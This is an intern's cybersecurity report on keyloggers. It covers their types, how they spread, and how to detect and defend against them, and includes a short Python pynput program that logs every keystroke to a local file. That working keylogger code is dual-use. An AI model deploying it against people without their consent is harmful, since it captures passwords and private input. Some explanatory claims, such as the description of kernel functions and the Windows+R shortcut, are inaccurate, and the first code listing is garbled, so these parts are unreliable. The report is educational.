

Task-4 Simple Keylogger

Report By

Leburi SriRam

Intern At

Prodigy Infotech

July 13,2024

Table of Contents:

Abstract

Introduction

Requirements

Understanding keylogger,working,types,detection,remving and protection

Program

Conclusion

Reference

Abstract:

This project involves the development of a basic keylogger program using Python. The keylogger records and logs keystrokes, saving them to a file for analysis. Utilizing the pynput library, the program captures both alphanumeric and special key inputs, storing them in a text file. The primary objective of this project is to demonstrate the technical implementation of a keylogger, emphasizing the importance of ethical considerations and legal compliance. This keylogger can serve as an educational tool for understanding how keylogging software operates and the potential implications of its use.

Introduction:

Keyloggers are software programs designed to record keystrokes made by a user on their keyboard. They are commonly used for various purposes, ranging from monitoring employee activities to maliciously capturing sensitive information such as passwords and credit card numbers. Despite their potential for misuse, keyloggers also have legitimate applications in IT security and parental control.

This project presents a simple implementation of a keylogger using Python. By leveraging the pynput library, the program can capture and log each keystroke, providing a straightforward method for recording user input. The logged data is stored in a text file, allowing for subsequent analysis.

The project serves as an educational demonstration of keylogging technology, highlighting the technical processes involved in capturing and recording keystrokes. Additionally, it underscores the critical importance of ethical considerations and legal compliance in the development and deployment of keylogging software.

The keylogger developed in this project captures both alphanumeric keys and special keys, ensuring comprehensive logging of user input. The program starts the keylogger and continues to run until the Esc key is pressed, at which point it gracefully terminates.

Requirements:

System or PC

Jupyter notebook or any interpreter

pynput package should be installed

Understanding Keylogger:

Keylogger:

Keyloggers are a particularly insidious type of [spyware](#) that can record and steal consecutive keystrokes (and much more) that the user enters on a device. The term keylogger, or “keystroke logger,” is self-explanatory: Software that logs what you type on your keyboard. However, keyloggers can also enable cybercriminals to eavesdrop on you, watch you on your system camera, or listen over your smartphone’s microphone.

A keylogger or keystroke logger/keyboard capturing is a form of malware or hardware that keeps track of and records your keystrokes as you type. It takes the information and sends it to a hacker using a command-and-control (C&C) server. The hacker then analyzes the keystrokes to locate usernames and passwords and uses them to hack into otherwise secure systems.

Types of keylogger:

A software keylogger is a form of malware that infects your device and, if programmed to do so, can spread to other devices the computer comes in contact with. While a hardware keylogger cannot spread from one device to another, like a software keylogger, it transmits information to the hacker or hacking organization, which they will then use to compromise your computer, network, or anything else that requires authentication to access.

Software Keyloggers:

Software keyloggers consist of applications that have to be installed on a computer to steal keystroke data. They are the most common method hackers use to access a user's keystrokes.

A software keylogger is put on a computer when the user downloads an infected application. Once installed, the keylogger monitors the keystrokes on the operating system you are using, checking the paths each keystroke goes through. In this way, a software keylogger can keep track of your keystrokes and record each one.

After the keystrokes have been recorded, they are then automatically transferred to the hacker that set up the keylogger. This is done using a remote server that both the keylogger software and the hacker are connected to. The hacker retrieves the data gathered by the keylogger and then uses it to figure out the unsuspecting user's passwords.

The passwords stolen using the key logger may include email accounts, bank or investment accounts, or those that the target uses to access websites where their personal information can be seen. Therefore, the hacker's end goal may not be to get into the account for which the password is used. Rather, gaining access to one or more accounts may pave the way for the theft of other data.

Hardware Keyloggers:

A hardware keylogger works much like its software counterpart. The biggest difference is hardware keyloggers have to be physically connected to the target computer to record the user's keystrokes. For this reason, it is important for an organization to carefully monitor who has access to the network and the devices connected to it.

If an unauthorized individual is allowed to use a device on the network, they could install a hardware keylogger that may run undetected until it has already collected sensitive information. After hardware keystroke loggers have finished keylogging, they store the data, which the hacker has to download from the device.

The downloading has to be performed only after the keylogger has finished logging keystrokes. This is because it is not possible for the hacker to get the data while the key logger is working. In some cases, the hacker may make the keylogging device accessible via Wi-Fi. This way, they do not have to physically walk up to the hacked computer to get the device and retrieve the data.

How keylogger works:

Keyloggers are spread in different ways, but all have the same purpose. They all record information entered on a device and report the information to a recipient. Let's take a look at a few examples showing how keyloggers can spread by being installed on devices:

- ✓ Web page scripts. Hackers can insert malicious code on a web page. When you click an infected link or visit a malicious website, the keylogger automatically downloads on your device.
- ✓ Phishing. Hackers can use phishing emails, which are fraudulent messages designed to look legitimate. When you click an infected link or open a malicious attachment, the keylogger downloads on your device.

- ✓ Social engineering. Phishing is a type of social engineering, which is a strategy designed to trick victims into divulging confidential information. Cybercriminals might pretend to be a trusted contact to convince the recipient to open an attachment and download malware.
- ✓ Unidentified software downloaded from the internet. Malicious users can embed keyloggers in software downloaded from the internet. Along with the software you want to download, you unknowingly download keylogging software.

The primary concept behind keyloggers is they must be placed between when a key gets depressed on a keyboard and when the information regarding that keystroke appears on the monitor. There are several ways to accomplish this.

An attacker can also put a hardware bug inside the keyboard itself. This would record each stroke made and send the information to be stored, either on a server or nearby physical device. It is possible for a keylogger to be placed within the wiring or inside the computer—as long as it is between the keyboard and the monitor.

Additionally, keylogger software can be designed to intercept all input that comes from the keyboard. This can be done using a few different methods:

- a. The driver that facilitates the interaction between the keyboard and the computer can be replaced with one that logs each keystroke.
- b. A filter driver can be positioned within the keyboard stack.
- c. Kernel functions, which use similarities between data to assist machine learning, can be intercepted by software keyloggers and then used to derive the necessary keystrokes to perform authentication functions.
- d. The functions of the dynamic link library (DLL), which stores code used by more than one program, can be intercepted.

The software, which is recognized as a form of spyware, is built using a few different methods. Here are the most common:

- a. A system hook, which is a technique for altering the operating system's behavior, is used to intercept each notification generated whenever a key is pressed. This kind of software is typically built using the coding language C.
- b. A cyclical information request is set up that gathers information from the keyboard. These kinds of keyloggers are typically written using Visual Basic or Borland Delphi.
- c. A filter driver is written in C and installed inside the computer.
- d. As a sort of defense mechanism, some keyloggers, referred to as rootkits, have the ability to disguise themselves to slip manual or antivirus detection. They either mask in user mode or kernel mode.

Detecting and Removing Keyloggers

When cybercriminals use keyloggers, their goal is to be undetectable. If victims are unaware that someone is spying on every keystroke, they continue to enter personal information on their devices. However, there are some warning signs to watch out for that may indicate you have a keylogger installed.

Warning Signs to Help Detect Keyloggers

There are three primary warning signs that can help you detect keyloggers:

- A slow browser
- A lag in mouse movements and keystrokes

- A disappearing cursor

If you experience these issues, you should check for keyloggers right away. To do so, take the following steps:

1. Use the Task Manager on PCs or the Activity Monitor on Macs. The Task Manager and the Activity Monitor are utility programs that show which applications and background processes are currently running. Review what's running and end any applications or processes that are suspicious.
2. Inspect programs and features. Review which programs are installed on your device. If you don't recognize one, research it online and uninstall it if necessary.
3. Scan your device using antivirus software. This software constantly scans for malware on your devices, removing it automatically.
4. You can periodically manually review active processes and installed programs, but hackers often make keyloggers appear like legitimate programs. Because of that, antivirus software is the most reliable way to monitor for keyloggers and other forms of malware.

How to Remove Keyloggers

It's always better to prevent keyloggers before they take hold on your device. Prevention protects your sensitive data and limits the spread of other kinds of malware that could damage your devices.

However, if you identify a keylogger on your device, you should remove it immediately. Antivirus software removes any malware automatically. If you don't use antivirus software, complete one of the following steps to manually remove a keylogger:

Uninstall the program from your device.

Clear temporary files.

Reset your device and restore it from a backup.

Tools to Prevent Keylogging

In addition to educating yourself about cybersecurity risks and taking general precautions, you should consider using the following tools to prevent keyloggers from being installed:

- Use a firewall. A firewall is a security system that helps monitor network traffic for suspicious activity. Firewalls can help prevent keylogging by intercepting data that a keylogger attempts to send through the internet.
- Use a password manager and update passwords frequently. A password manager stores passwords from all your accounts so you only need to remember the master password. With a password manager, you can use stronger passwords and update them frequently because you don't need to remember them.
- Update your system frequently. System updates to your operating system and applications keep malicious users from exploiting known issues. Make sure that you install updates as soon as they are available to keep your system protected.
- Use antivirus software. Antivirus software prevents malware and can identify and remove malware faster than you can manually.

Protecting Yourself from Keyloggers

With access to your personal information, malicious users can cause a lot of damage.

It's therefore important to protect yourself from keyloggers so you don't become a victim. The good news is that you can reduce the likelihood of an attack with behaviors and precautions. According to Verizon's 2022 Data Breach Investigations Report, 82% of breaches involve a human element. By being aware of the dangers, you can bolster your cybersecurity and better protect yourself against keylogging attacks.

How to Protect Yourself Against Keylogging Attacks on Personal Devices

The best protection against keylogging attacks is education about how the attacks occur. Consider the following precautions you can take to avoid becoming a victim:

- ★ Verify that emails are sent from legitimate sources. Check for unusual email addresses and consider whether requests are legitimate. For example, question whether your bank would ask you to reset your password in an email. When in doubt, avoid clicking the link. You can still perform the requested action, such as resetting your password, directly from your bank's portal.
- ★ Verify that websites are legitimate. Cybercriminals often create convincing fake versions of popular websites. Before entering personal information, such as a social security number, check that the website has a digital certificate to validate its security.
- ★ Use a unique and strong password. It's important to use unique passwords so that cybercriminals don't have access to all your accounts if a password is compromised.
- ★ In general, exercise caution. Before clicking links or downloading files, always make sure that the source is trustworthy.

The best way to protect your devices from keylogging is to use a high-quality antivirus or firewall. You can also take other precautions to make an infection less likely.

If you are not typing, a keylogger cannot record any strokes, and since password characters are usually replaced by asterisks, even a video surveillance system would not be able to figure out what was entered. In addition, use multi-factor authentication (MFA) when you have the option. A keylogger may deduce your password, but the second phase of the authentication process may deter them.

A virtual keyboard can also help prevent keyloggers from accessing your keystrokes. Even a hypervisor-based keylogger, which uses a separate operating system running underneath your main one, cannot access keystrokes performed on a virtual keyboard. On a Windows computer, you can press the Windows key and "R" at the same time to access its virtual keyboard.

It is also a good idea to periodically check the hardware connections on your computer. While hardware keyloggers are not as common, the back of a PC's tower may be an inviting attack surface for a keylogging hacker. This is also true when working on a public computer. The attacker may have installed a hardware keylogger days or weeks before you log in to your bank, brokerage, or email accounts.

Avoid keyloggers by avoiding the user mistakes that lead to their ability to infect phones and computers. It starts with keeping your operating system, your applications, and web browsers up to date with the latest security patches. Always be skeptical about any attachments you receive, especially unexpected ones even if they seem to come from someone you know. When in doubt, contact the sender to ask. Keep your passwords long and complex, and avoid using the same one for different services.

Real-time, always-on antivirus/anti-malware protection is the gold standard for preventing not only infection from a keylogger, but also from all other associated malware threats. For all platforms and devices, from Windows and Android, Mac and iPhones, to business environments, Malwarebytes is a first-line defense against the relentless onslaught of cybercriminal attacks.

Python Program:

```
from pynput import keyboard
```

Function to handle key press events

```
def on_press(key):  
    try:  
        # Print the pressed key (for debugging/monitoring purposes)  
        print(f'Alphanumeric key pressed: {key.char}')        # Open the log file in append mode  
        with open("keylog.txt", 'a') as log_file:  
            # Write the character to the log file  
            log_file.write(f'{key.char}')    except AttributeError:  
        # Handle special keys (e.g., space, enter, shift)  
        print(f'Special key pressed: {key}')        with open("keylog.txt", 'a') as log_file:  
            # Write the special key to the log file  
            log_file.write(f'[{key}]')
```

Function to handle key release events


```
def on_release(key):  
    # Stop listener if the 'Esc' key is released  
    if key == keyboard.Key.esc:  
        return False
```

```
if __name__ == "__main__":
```

Setup the listener for key press and release events

```
with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:  
    # Start the listener and keep it running  
    listener.join()
```


Screen shots:



A screenshot of a Jupyter Notebook interface. The top bar shows 'Jupyter keylogger' and 'Last Checkpoint: 9 hours ago'. The menu bar includes 'File', 'Edit', 'View', 'Run', 'Kernel', 'Settings', and 'Help'. The toolbar shows various icons for file operations and execution. The code cell contains the following Python code:


```
[ ]: from pynput import keyboard

# Function to handle key press events
def on_press(key):
    try:
        # Print the pressed key (for debugging/monitoring purposes)
        print(f'Alphanumeric key pressed: {key.char}')
        # Open the log file in append mode
        with open("keylog.txt", 'a') as log_file:
            # Write the character to the log file
            log_file.write(f'{key.char}')
    except AttributeError:
        # Handle special keys (e.g., space, enter, shift)
        print(f'Special key pressed: {key}')
        with open("keylog.txt", 'a') as log_file:
            # Write the special key to the log file
            log_file.write(f'[{key}]')

# Function to handle key release events
def on_release(key):
    # Stop listener if the 'Esc' key is released
    if key == keyboard.Key.esc:
        return False

if __name__ == "__main__":
    # Setup the listener for key press and release events
    with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
        # Start the listener and keep it running
        listener.join()
```

Output:



A screenshot of a text editor window titled 'keylog.txt'. The window shows the following text:

```
.txt[Key.enter][Key.backspace][Key.backspace][Key.backspace]
[Key.backspace].txttesttest[Key.space]
```

The status bar at the bottom indicates 'Ln 1, Col 99', '98 characters', '100%', 'Windows (CRLF)', and 'UTF-8'.

Conclusion:

The development and demonstration of a basic keylogger using Python provide valuable insights into the technical aspects and ethical considerations of keylogging software. By leveraging the `pynput` library, we have created a straightforward program capable of capturing and logging both alphanumeric and special keystrokes to a text file. This exercise serves as an educational tool, illustrating the fundamental mechanics behind keylogging technology.

Throughout this project, we have emphasized the importance of ethical usage and legal compliance. Keyloggers, while powerful and useful for legitimate purposes such as IT security and parental control, also have the potential for misuse. Unauthorized deployment of keyloggers to monitor unsuspecting individuals is illegal and unethical, highlighting the need for strict adherence to ethical standards and legal regulations.

In conclusion, this project demonstrates that creating a keylogger involves relatively simple coding tasks, yet it carries significant ethical and legal implications. It is crucial to approach such projects with a strong sense of responsibility, ensuring that all activities are conducted transparently and with proper authorization. By doing so, we can harness the capabilities of keylogging technology for constructive and legitimate purposes while safeguarding privacy and ethical standards.

During this task allotted by Prodigy Infotech. I have gained valuable insights into importance of Keylogger, mitigations and policies in securing data. And some new knowledge I gained in depth about working of keylogger, detection, protection and removing process involved in this. The support and resources provided by Prodigy infotech have been instrumental in enhancing my understanding and skills in Cyber security.

Reference:

<https://www.malwarebytes.com/keylogger>

https://youtu.be/sR_V0ioXu9c?si=oR7tCPx-KJ4R9tSv

https://youtu.be/up_laOV1DbA

<https://www.fortinet.com/resources/cyberglossary/what-is-keyloggers>

<https://www.crowdstrike.com/cybersecurity-101/attack-types/keylogger/>